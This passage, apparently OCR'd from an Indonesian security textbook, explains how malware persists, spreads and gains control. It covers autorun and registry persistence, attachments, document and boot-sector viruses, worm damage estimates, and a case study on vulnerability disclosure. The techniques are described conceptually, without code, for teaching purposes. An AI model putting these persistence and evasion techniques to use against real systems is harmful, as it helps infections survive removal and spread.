- Sembunyikan salinan kode yang dapat dieksekusi di lebih dari satu lokasi.
- Sembunyikan salinan executable di lokasi yang berbeda pada sistem yang berbeda sehingga tidak ada prosedur pemberantasan tunggal yang dapat bekerja.
- Ubah registry sistem agar malware selalu dijalankan atau deteksi malware dinonaktifkan.

Seperti yang ditunjukkan oleh contoh-contoh ini, membersihkan sistem dari malware bisa jadi sulit karena infeksi dapat berada di area sistem, program yang diinstal, data pengguna, atau ruang kosong yang tidak terdokumentasi. Salinan dapat bergerak bolak-balik antara memori dan disk drive sehingga setelah satu lokasi dibersihkan, infeksi dimasukkan kembali dari lokasi lain.

Untuk infeksi langsung, cukup menghapus file yang menyinggung akan menghapus masalah. Virus terkadang memiliki bentuk multipartite, artinya mereka menginstal dirinya sendiri di beberapa bagian di lokasi yang berbeda, terkadang untuk menjalankan tujuan yang berbeda. Dalam kasus ini, jika hanya satu bagian yang dilepas, bagian yang tersisa dapat menyusun kembali dan memasang kembali bagian yang dihapus; pemberantasan membutuhkan menghancurkan semua bagian dari infeksi. Tetapi untuk infeksi yang lebih dalam, pengguna mungkin harus menghapus dan memformat ulang seluruh disk, lalu menginstal ulang sistem operasi, aplikasi, dan data pengguna. (Tentu saja, pengguna dapat menginstal ulang hal-hal ini hanya jika mereka memiliki salinan utuh untuk memulai.)

Dengan demikian, kerugian bagi pengguna tidak hanya dalam waktu dan upaya untuk mengganti data yang hilang atau rusak secara langsung, tetapi juga dalam menangani efek sekunder pada sistem dan dalam membersihkan segala kerusakan yang diakibatkannya.

Membahayakan Dunia

Karakter penting dari sebagian besar Malicious code adalah penyebarannya ke sistem lain. Kecuali untuk serangan yang ditargetkan secara khusus, pembuat malware biasanya ingin kode mereka menginfeksi banyak orang, dan mereka menggunakan teknik yang memungkinkan infeksi menyebar dengan kecepatan geometris.

Worm Morris tahun 1988 hanya menginfeksi 3.000 komputer, tetapi komputer-komputer itu merupakan proporsi yang signifikan, mungkin sebanyak setengahnya, dari apa yang saat itu disebut Internet. Worm IloveYou (ditransmisikan dalam pesan email dengan baris subjek memikat "I Love You") diperkirakan telah menginfeksi 100.000 server; perusahaan keamanan Message Labs memperkirakan bahwa, pada puncak serangan, 1 email dari setiap 28 yang dikirimkan di seluruh dunia adalah infeksi dari worm. Code Red diyakini telah mempengaruhi hampir 3 juta host. Menurut beberapa perkiraan, cacing Conficker (beberapa galur) mengendalikan jaringan 1,5 juta host yang dikompromikan dan tidak diperbaiki di bawah kendali penulis worm [MAR09]. Biaya pemulihan dari infeksi besar seperti ini biasanya melebihi $1 juta AS. Dengan demikian, pengguna komputer dan masyarakat pada umumnya menanggung biaya yang besar untuk menangani malware.

Perkiraan Kerusakan

Bagaimana Anda menentukan biaya atau kerusakan dari setiap insiden keamanan komputer? Masalahnya mirip dengan pertanyaan menentukan biaya bencana yang kompleks seperti runtuhnya bangunan, gempa bumi, tumpahan minyak, atau cedera pribadi. Sayangnya, menerjemahkan kerugian menjadi uang itu sulit, dalam keamanan komputer dan domain lainnya.

Langkah pertama adalah menghitung kerugian. Beberapa akan berwujud, seperti peralatan yang rusak. Kerugian lainnya termasuk data yang hilang atau rusak yang harus dibuat ulang atau diperbaiki, dan penurunan layanan yang membutuhkan waktu dua kali lebih lama bagi karyawan untuk melakukan tugas. Biaya juga timbul dalam menyelidiki tingkat kerusakan. (Program dan data mana yang terpengaruh dan versi arsip mana yang aman untuk dimuat ulang?) Lalu ada hal-hal tak berwujud dan tak terukur seperti kehilangan pelanggan atau rusaknya reputasi.

Anda harus menentukan nilai wajar untuk setiap barang yang hilang. Perangkat keras atau perangkat lunak yang rusak mudah jika ada harga untuk mendapatkan penggantinya. Untuk data yang rusak, Anda harus memperkirakan biaya waktu staf untuk memulihkan, membuat ulang, atau memperbaiki data, termasuk waktu untuk menentukan apa yang rusak dan tidak. Kehilangan pelanggan dapat diperkirakan dari selisih jumlah pelanggan sebelum dan sesudah suatu kejadian; Anda dapat menentukan harga kerugian dari keuntungan rata-rata per pelanggan. Merusak reputasi adalah kerugian nyata, tetapi sangat sulit untuk menentukan harga secara adil. Seperti yang kita lihat saat menjelajahi manajemen risiko, persepsi orang tentang risiko memengaruhi cara mereka memperkirakan dampak serangan.

Jadi perkiraan mereka akan bervariasi untuk nilai hilangnya nyawa manusia atau kerusakan reputasi.

Mengetahui kerugian dan perkiraan biayanya, Anda dapat menghitung total biaya suatu insiden. Tetapi seperti yang dapat Anda lihat dengan mudah, menentukan apa yang harus dimasukkan sebagai kerugian dan menilainya secara adil bisa jadi subjektif dan tidak tepat. Subyektif dan tidak tepat tidak berarti tidak valid; mereka hanya menunjukkan ruang yang signifikan untuk variasi. Oleh karena itu, Anda dapat memahami mengapa ada perbedaan urutan besarnya dalam perkiraan kerusakan untuk pemulihan dari insiden keamanan. Misalnya, perkiraan kerusakan dari Code Red berkisar dari $500 juta hingga $2,6 miliar, dan satu perkiraan kerusakan dari Conficker, di mana 9 hingga 15 juta sistem diperbaiki (ditambah 1,5 juta belum dibersihkan dari infeksi), adalah $9,2 miliar. , atau sekitar $1.000 per sistem [DAN09].

Transmisi dan Propagasi

Salinan kode yang dicetak tidak melakukan apa pun dan tidak mengancam siapa pun. Bahkan kode yang dapat dieksekusi yang ada di disk tidak melakukan apa-apa. Apa yang memicu kode untuk memulai? Agar malware dapat melakukan pekerjaan jahatnya dan menyebarkan dirinya sendiri, malware itu harus dijalankan untuk diaktifkan. Untungnya bagi penulis malware tetapi sayangnya bagi kita semua, ada banyak cara untuk memastikan bahwa program akan dijalankan pada komputer yang sedang berjalan.

Transmisi Program Setup dan Installer

Ingat program SETUP yang Anda jalankan untuk memuat dan menginstal program baru di komputer Anda. Ini mungkin memanggil lusinan atau ratusan program lain, beberapa di media distribusi, beberapa sudah berada di komputer, beberapa di memori. Jika salah satu dari program ini mengandung virus, kode virus dapat diaktifkan. Mari kita lihat caranya. Misalkan kode virus berada dalam program pada media distribusi, seperti CD, atau diunduh dalam paket instalasi; ketika dieksekusi, virus dapat menginstal dirinya sendiri pada media penyimpanan permanen (biasanya, hard disk) dan juga di setiap dan semua program yang dijalankan di memori. Intervensi manusia diperlukan untuk memulai proses; seorang manusia menempatkan virus pada media distribusi, dan mungkin orang lain memulai eksekusi program yang dilampirkan virus. (Eksekusi dapat terjadi tanpa campur tangan manusia, seperti ketika eksekusi dipicu oleh tanggal atau berlalunya waktu tertentu.) Setelah itu, tidak diperlukan campur tangan manusia; virus dapat menyebar dengan sendirinya.

File terlampir (Attached File)

Cara aktivasi virus yang lebih umum adalah dalam file yang dilampirkan ke pesan email atau disematkan dalam file. Dalam serangan ini, virus writer mencoba meyakinkan korban (penerima pesan atau file) untuk membuka objek. Setelah objek virus dibuka (dan dengan demikian dieksekusi), virus yang diaktifkan dapat melakukan tugasnya. Beberapa penangan email modern, dalam upaya untuk "membantu" penerima

(korban), secara otomatis membuka lampiran segera setelah penerima membuka isi pesan email. Virus dapat berupa kode yang dapat dieksekusi yang disematkan dalam lampiran yang dapat dieksekusi, tetapi jenis file lain sama-sama berbahaya. Misalnya, objek seperti grafik atau Gambar foto dapat berisi kode untuk dieksekusi oleh editor, sehingga dapat menjadi agen transmisi virus. Secara umum, memaksa pengguna untuk membuka file sendiri daripada meminta aplikasi melakukannya secara otomatis adalah praktik terbaik; program tidak boleh melakukan tindakan yang berpotensi relevan dengan keamanan tanpa persetujuan pengguna. Namun, kemudahan penggunaan sering kali mengalahkan keamanan, sehingga program seperti browser, penangan email, dan pemirsa sering kali "membantu" membuka file tanpa terlebih dahulu meminta pengguna.

Virus Dokumen

Jenis virus yang dulu cukup populer adalah apa yang kita sebut virus dokumen, yang diimplementasikan dalam dokumen berformat, seperti dokumen tertulis, database, presentasi slide, Gambar , atau spreadsheet. Dokumen-dokumen ini adalah file yang sangat terstruktur yang berisi data (kata atau angka) dan perintah (seperti rumus, kontrol pemformatan, tautan). Perintah adalah bagian dari bahasa pemrograman yang kaya, termasuk makro, variabel dan prosedur, akses file, dan bahkan panggilan sistem. Virus writer dokumen menggunakan salah satu fitur bahasa pemrograman untuk melakukan tindakan jahat.

Pengguna biasa biasanya hanya melihat isi dokumen (teks atau datanya), jadi pembuat virus cukup memasukkan virus ke bagian perintah dokumen, seperti pada program virus terintegrasi.

Autorun

Autorun adalah fitur sistem operasi yang menyebabkan eksekusi kode secara otomatis berdasarkan nama atau penempatan. Program autorun awal adalah file DOS autoexec.bat, file skrip yang terletak di tingkat direktori tertinggi dari disk startup. Saat sistem mulai eksekusi, itu akan secara otomatis mengeksekusi autoexec.bat, jadi tujuan awal penulis Malicious code adalah untuk menambah atau mengganti autoexec.bat agar Malicious code dieksekusi. Demikian pula, di Unix, file seperti .cshrc dan .profile diproses secara otomatis saat startup sistem (tergantung versi).

Di Windows, registri berisi beberapa daftar program yang secara otomatis dipanggil saat startup, beberapa terlihat jelas (dalam menu mulai/program/daftar startup) dan yang lainnya lebih tersembunyi (misalnya, dalam perangkat lunak kunci registri\windows\current_version\run).

Salah satu teknik populer untuk mentransmisikan malware adalah distribusi melalui memori flash, seperti stik memori USB solid state. Orang suka mendapatkan sesuatu secara gratis, dan membagikan perangkat memori yang terinfeksi adalah cara yang relatif murah untuk menyebarkan infeksi. Meskipun penyebaran harus dilakukan dengan tangan (membagikan drive gratis sebagai iklan di stasiun kereta


api, misalnya), sentuhan pribadi memang menambah kredibilitas: Kami akan curiga terhadap keterikatan dari orang yang tidak dikenal, tetapi beberapa orang bersantai penjaga untuk sesuatu yang diterima dengan tangan dari orang lain.

Perambatan

Karena virus bisa jadi agak kecil, kodenya bisa "disembunyikan" di dalam program lain yang lebih besar dan lebih rumit. Dua ratus baris virus dapat dipisahkan menjadi seratus paket yang masing-masing terdiri dari dua baris kode dan satu lompatan; seratus paket ini dapat dengan mudah disembunyikan di dalam kompiler, manajer basis data, pengelola file, atau utilitas besar lainnya.

Ditambahkan Virus


Sebuah virus program menempel pada sebuah program; kemudian, setiap kali program dijalankan, virus diaktifkan. Lampiran semacam ini biasanya mudah dirancang dan diimplementasikan.



Gambar 2.19 Virus Attachment

Dalam kasus yang paling sederhana, virus memasukkan salinan dirinya ke dalam file program yang dapat dieksekusi sebelum instruksi pertama yang dapat dieksekusi. Kemudian, semua instruksi virus dijalankan terlebih dahulu; setelah instruksi virus terakhir, kontrol mengalir secara alami ke apa yang dulunya merupakan instruksi program pertama. Situasi seperti itu ditunjukkan pada Gambar 2.19.

Keterikatan semacam ini sederhana dan biasanya efektif. Virus writer tidak perlu tahu apa-apa tentang program yang akan dilampirkan virus, dan seringkali program yang dilampirkan hanya berfungsi sebagai pembawa virus. Virus melakukan tugasnya dan kemudian mentransfer ke program aslinya. Biasanya, pengguna tidak menyadari efek virus jika program asli masih melakukan semua yang dulu. Sebagian besar virus menempel dengan cara ini.



Gambar 2.20 Virus Pengiring


Virus yang Mengelilingi Program

Alternatif untuk lampiran adalah virus yang menjalankan program asli tetapi memiliki kontrol sebelum dan sesudah eksekusi. Misalnya, virus writer mungkin ingin mencegah virus agar tidak terdeteksi. Jika virus disimpan di disk, keberadaannya akan diberikan oleh nama file, atau ukurannya akan mempengaruhi jumlah ruang yang digunakan pada disk. Virus writer mungkin mengatur agar virus

menempelkan dirinya ke program yang membuat daftar file pada disk. Jika virus mendapatkan kembali kendali setelah program daftar membuat daftar tetapi sebelum daftar ditampilkan atau dicetak, virus dapat menghilangkan entrinya dari daftar dan memalsukan jumlah ruang sehingga tampaknya tidak ada. Sebuah virus di sekitarnya ditunjukkan pada Gambar 2.20.

Virus dan Pengganti Terintegrasi

Situasi ketiga terjadi ketika virus menggantikan beberapa targetnya, mengintegrasikan dirinya ke dalam kode asli target. Situasi seperti itu ditunjukkan pada Gambar 2.21. Jelas, pembuat virus harus mengetahui struktur program asli yang tepat untuk mengetahui di mana harus memasukkan bagian virus yang mana.



Gambar 2.21 Penyisipan Virus

Akhirnya, Malicious code dapat menggantikan seluruh target, baik meniru efek target atau mengabaikan efek yang diharapkan dan hanya melakukan efek virus. Pada kasus ini, pengguna mungkin merasakan hilangnya program asli.

Pengaktifan

Penulis malware awal menggunakan makro dan skrip dokumen sebagai vektor untuk memperkenalkan malware ke lingkungan. Sejalan dengan itu, pengguna dan perancang memperketat kontrol pada makro dan skrip untuk menjaga secara umum terhadap Malicious code , sehingga pembuat malware harus menemukan cara lain untuk mentransfer kode mereka.

Malware sekarang sering mengeksploitasi satu atau lebih kerentanan yang ada dalam program yang umum digunakan. Misalnya, worm Code Red tahun 2001 mengeksploitasi Flaw (bug) program buffer overflow lama di Internet Information Server (IIS) Microsoft, dan Conficker.A mengeksploitasi Flaw (bug) yang melibatkan permintaan panggilan prosedur jarak jauh (RPC) yang dibuat secara khusus. Meskipun pembuat malware biasanya harus menemukan kerentanan dan berharap korban yang dituju belum menerapkan patch pelindung atau korektif, setiap kerentanan mewakili celah baru untuk mendatangkan malapetaka terhadap semua pengguna produk.

Apakah lebih baik mengungkapkan Flaw (bug) dan memperingatkan pengguna bahwa mereka rentan atau menyembunyikannya sampai ada tindakan balasan? Tidak ada jawaban yang mudah.

Kelemahan terjadi, terlepas dari upaya terbaik dari tim pengembangan. Setelah menemukan Flaw/'bug', peneliti keamanan—atau vendor perangkat lunak

komersial—menghadapi dilema: Mengumumkan Flaw (bug) (yang mungkin belum ada tambalannya) dan memperingatkan penulis kode jahat tentang kerentanan lain untuk diserang, atau tetap diam dan berharap penulis Malicious code belum menemukan kelemahannya. Seperti yang dijelaskan Kasus 2.7, vendor yang tidak dapat merilis patch yang efektif ingin membatasi pengungkapan. Namun, jika satu penyerang menemukan kerentanan, berita akan menyebar dengan cepat melalui jaringan penyerang bawah tanah. Tujuan yang bersaing membuat pengungkapan kerentanan menjadi masalah yang sulit.

Kasus 2.7

Tetap Rahasiakan dan Tidak Ada

Pada Juli 2005, peneliti keamanan Michael Lynn mempresentasikan informasi ke konferensi keamanan Black Hat. Sebagai peneliti untuk Sistem Keamanan Internet (ISS), ia telah menemukan apa yang dianggapnya sebagai kerentanan serius dalam sistem operasi yang mendasari IOS yang menjadi basis sebagian besar produk firewall dan router Cisco. ISS telah membuat Cisco menyadari kerentanan sebulan sebelum presentasi, dan kedua perusahaan telah merencanakan pembicaraan bersama di sana tetapi membatalkannya.

Khawatir bahwa pengguna berada dalam bahaya karena kerentanan dapat ditemukan oleh penyerang, Lynn menyajikan detail kerentanan yang cukup bagi pengguna untuk menghargai tingkat keparahannya. ISS telah mencoba untuk memblokir presentasi Lynn atau menghapus detail teknis, tetapi dia mengundurkan diri dari ISS daripada diberangus. Cisco juga mencoba memblokir presentasi, menuntut agar 20 halaman dirobek dari prosiding konferensi. Berbagai situs memposting rincian presentasi, tuntutan hukum terjadi, dan salinannya ditarik dalam penyelesaian gugatan. Insiden itu merupakan kegagalan hubungan masyarakat untuk Cisco dan ISS.

Masalahnya tetap: Seberapa jauh atau haruskah perusahaan membatasi pengungkapan kerentanan? Di satu sisi, perusahaan ingin membatasi pengungkapan, sementara di sisi lain pengguna harus mengetahui potensi kelemahan yang mungkin mempengaruhi mereka. Para peneliti khawatir bahwa perusahaan tidak akan bertindak cepat untuk menutup kerentanan, sehingga membuat pelanggan berisiko. Terlepas dari poinnya, sistem hukum mungkin tidak selalu menjadi cara yang paling efektif untuk menangani pengungkapan.

Keamanan komputer bukan satu-satunya domain di mana perdebatan ini muncul. Matt Blaze, seorang peneliti keamanan komputer dengan AT&T Labs, menyelidiki kunci fisik dan kunci master [BLA03]; ini adalah kunci untuk struktur seperti asrama perguruan tinggi dan gedung perkantoran, di mana individu memiliki kunci untuk satu kamar, dan beberapa pemeliharaan atau pekerja lain memiliki satu kunci utama yang membuka semua kunci. Blaze menjelaskan teknik yang dapat menemukan kunci utama untuk kelas kunci dengan usaha yang relatif sedikit karena karakteristik (kerentanan?) kunci ini; serangan menemukan kunci master satu pin pada satu

waktu. Menurut Schneier dan Blaze, karakteristik itu dikenal baik oleh tukang kunci dan penjahat pemetik kunci, tetapi tidak untuk masyarakat umum (pengguna). Seorang kriptografer yang disegani, Blaze menemukan strateginya secara alami: Pendekatannya analog dengan serangan kriptologi standar di mana seseorang berusaha untuk menyimpulkan kunci kriptografi sedikit demi sedikit.

Blaze menghadapi pertanyaan penting: Apakah lebih baik mendokumentasikan teknik yang diketahui oleh produsen dan penyerang tetapi tidak untuk pengguna, atau membiarkan pengguna dengan rasa aman yang salah? Dia memilih pengungkapan. Schneier mencatat bahwa kelemahan ini telah diketahui selama lebih dari 100 tahun dan beberapa desain kunci utama lainnya kebal dari serangan Blaze. Tetapi kunci tersebut tidak digunakan secara luas karena pelanggan tidak menyadari risikonya dan dengan demikian tidak menuntut produk yang lebih kuat. Kata Schneier, "Saya lebih suka memiliki informasi sebanyak mungkin untuk membuat keputusan yang tepat tentang keamanan."


Ketika penyerang menemukan kerentanan untuk dieksploitasi, langkah selanjutnya adalah menggunakan kerentanan itu untuk melanjutkan serangan. Selanjutnya kami mempertimbangkan bagaimana Malicious code mendapatkan kontrol sebagai bagian dari kompromi.

2.2.4 Bagaimana Malicious Code Mendapatkan Kontrol

Untuk mendapatkan kendali pemrosesan, Malicious code seperti virus (V) harus dipanggil alih-alih target (T). Pada dasarnya, virus harus tampak seperti T, mengatakan secara efektif " *I am T*," atau virus harus mendorong T keluar dari jalan dan menjadi pengganti T, mengatakan secara efektif "*Call me instead of T*." Virus yang lebih terang-terangan dapat dengan mudah mengatakan "*invoke me [you fool]*."

Virus dapat mengambil nama T dengan mengganti (atau bergabung dengan) kode T dalam struktur file; teknik pemanggilan ini paling sesuai untuk program biasa. Virus dapat menimpa T di penyimpanan (hanya dengan mengganti salinan T di penyimpanan, misalnya). Sebagai alternatif, virus dapat mengubah pointer di Tabel file sehingga virus berada bukan T setiap kali T diakses melalui sistem file. Kedua kasus ini ditunjukkan pada Gambar 2.22.

Virus dapat menggantikan T dengan mengubah urutan yang akan memanggil T menjadi sekarang memanggil virus V; pemanggilan ini dapat menggantikan bagian dari sistem operasi residen dengan memodifikasi pointer ke bagian residen tersebut, seperti Tabel penangan untuk berbagai jenis interupsi.



Gambar 2.22 Virus V Mengganti Target T

Penyematan (Embedding): Rumah bagi Malware

Penulis malware mungkin merasa tertarik untuk memasukkan kualitas berikut ke dalam malware:

- Malicious code sulit dideteksi.
- Malicious code tidak mudah dihancurkan atau dinonaktifkan.
- Malicious code menyebarkan infeksi secara luas.
- Malicious code dapat menginfeksi ulang program asalnya atau program lainnya.
- Malicious code mudah dibuat.
- Malicious code adalah mesin independen dan sistem operasi independen.

Beberapa contoh malware memenuhi semua kriteria ini. Penulis memilih dari tujuan-tujuan ini ketika memutuskan apa yang akan dilakukan kode dan di mana ia akan berada.

Beberapa tahun yang lalu, tantangan bagi virus writer adalah menulis kode yang akan dieksekusi berulang kali agar virus dapat berkembang biak. Sekarang, bagaimanapun, satu eksekusi biasanya cukup untuk memastikan distribusi yang luas. Banyak jenis malware yang dikirimkan melalui email. Misalnya, beberapa contoh malware menghasilkan pesan email baru ke semua alamat di buku alamat korban. Pesan baru ini berisi salinan malware sehingga menyebar luas. Seringkali pesannya adalah pesan singkat, cerewet, tidak spesifik yang akan mendorong penerima baru untuk membuka lampiran dari seorang teman (penerima pertama). Misalnya, baris

subjek atau isi pesan mungkin berbunyi "*I thought you might enjoy this picture from our vacation.*"

One-Time Execution

Malicious code sering menjalankan proses satu kali untuk mengirim atau menerima dan menginstal infeksi. Terkadang pengguna mengklik untuk mengunduh file, terkadang pengguna membuka lampiran, dan terkadang Malicious code diunduh secara diam-diam saat halaman web ditampilkan. Bagaimanapun, langkah pertama untuk memperoleh dan menginstal kode ini harus cepat dan tidak jelas bagi pengguna.


Virus Boot Sector

Virus Boot Sector bukanlah virus khusus, ini adalah cara tertentu di mana virus dapat mempengaruhi komputer Anda. Sektor boot adalah sektor fisik pada hard drive Anda yang diperlukan untuk memulai proses boot dan memuat sistem operasi Anda.

Kasus khusus lampiran virus, tetapi sebelumnya cukup populer, adalah apa yang disebut virus boot sector. Penyerang tertarik untuk menciptakan kerusakan yang berkelanjutan atau berulang, bukan hanya serangan satu kali. Untuk kesinambungan, infeksi perlu tetap ada dan menjadi bagian integral dari sistem operasi. Pada penyerang seperti itu, cara mudah untuk menjadi permanen adalah dengan memaksa Malicious code dimuat ulang setiap kali sistem dihidupkan ulang. Sebenarnya, teknik serupa bekerja untuk sebagian besar jenis Malicious code , jadi pertama-tama kami menjelaskan proses virus dan kemudian menjelaskan bagaimana teknik meluas ke jenis lain.

Saat komputer dinyalakan, kontrol dimulai dengan firmware yang menentukan komponen perangkat keras mana yang ada, mengujinya, dan mentransfer kontrol ke sistem operasi. Platform perangkat keras tertentu dapat menjalankan banyak sistem operasi yang berbeda, sehingga sistem operasi tidak dikodekan dalam firmware tetapi dipanggil secara dinamis, bahkan mungkin oleh pilihan pengguna, setelah pengujian perangkat keras.

Sistem operasi modern terdiri dari banyak modul; modul mana yang disertakan pada komputer mana pun tergantung pada perangkat keras komputer dan perangkat yang terpasang, perangkat lunak yang dimuat, preferensi dan pengaturan pengguna, dan faktor lainnya. Seorang eksekutif mengawasi proses boot, memuat dan memulai modul yang tepat dalam urutan yang dapat diterima. Menyusun teka-teki Gambar cukup sulit, tetapi eksekutif harus bekerja dengan potongan-potongan dari banyak teka-teki sekaligus, entah bagaimana mengumpulkan hanya beberapa bagian dari masing-masing untuk membentuk keseluruhan yang konsisten dan terhubung, bahkan tanpa gambaran seperti apa hasilnya. seperti saat dirakit. Beberapa orang melihat fleksibilitas dalam beragam modul yang dapat dihubungkan; yang lain melihat kerentanan dalam ketidakpastian modul mana yang akan dimuat dan bagaimana mereka akan saling terkait.



Gambar 2.23 Virus Boot

Malicious code dapat mengganggu urutan bootstrap ini dalam beberapa cara. Serangan dapat merevisi atau menambah daftar modul yang akan dimuat, atau mengganti modul yang terinfeksi dengan modul yang baik dengan mengubah alamat modul yang akan dimuat atau dengan mengganti rutin yang dimodifikasi dengan nama yang sama. Dengan serangan sektor boot, penyerang mengubah penunjuk ke bagian berikutnya dari sistem operasi yang akan dimuat, seperti yang ditunjukkan pada Gambar 2.23.

Sektor boot adalah tempat yang sangat menarik untuk menampung virus. Virus mendapatkan kontrol di awal proses boot, sebelum sebagian besar alat deteksi aktif, sehingga dapat menghindari, atau setidaknya mempersulit, deteksi. File di area boot adalah bagian penting dari sistem operasi. Akibatnya, untuk menjaga agar pengguna tidak secara tidak sengaja memodifikasi atau menghapusnya dengan hasil yang membawa malapetaka, sistem operasi membuat mereka "tidak terlihat" dengan tidak menampilkannya sebagai bagian dari daftar normal file yang disimpan, sehingga mencegah penghapusannya. Dengan demikian, kode virus tidak mudah diperhatikan oleh pengguna.

Sistem operasi menjadi besar dan kompleks sejak virus pertama. Proses booting masih sama, tetapi lebih banyak rutinitas yang diaktifkan selama proses boot; banyak program—seringkali ratusan di antaranya—dijalankan saat startup. Sistem operasi, penangan perangkat, dan aplikasi lain yang diperlukan sangat banyak dan memiliki nama yang tidak dapat dipahami, sehingga pembuat kode jahat tidak perlu menyembunyikan kode mereka sepenuhnya; mungkin pengguna bahkan melihat file bernama malware.exe, lebih mungkin menganggap file itu lelucon daripada Malicious code yang sebenarnya. Mengubur kode di antara rutinitas sistem lainnya dan menempatkan kode pada daftar program yang dimulai saat komputer dinyalakan adalah teknik terkini untuk memastikan bahwa bagian dari malware diaktifkan kembali.

Virus Memory-Resident

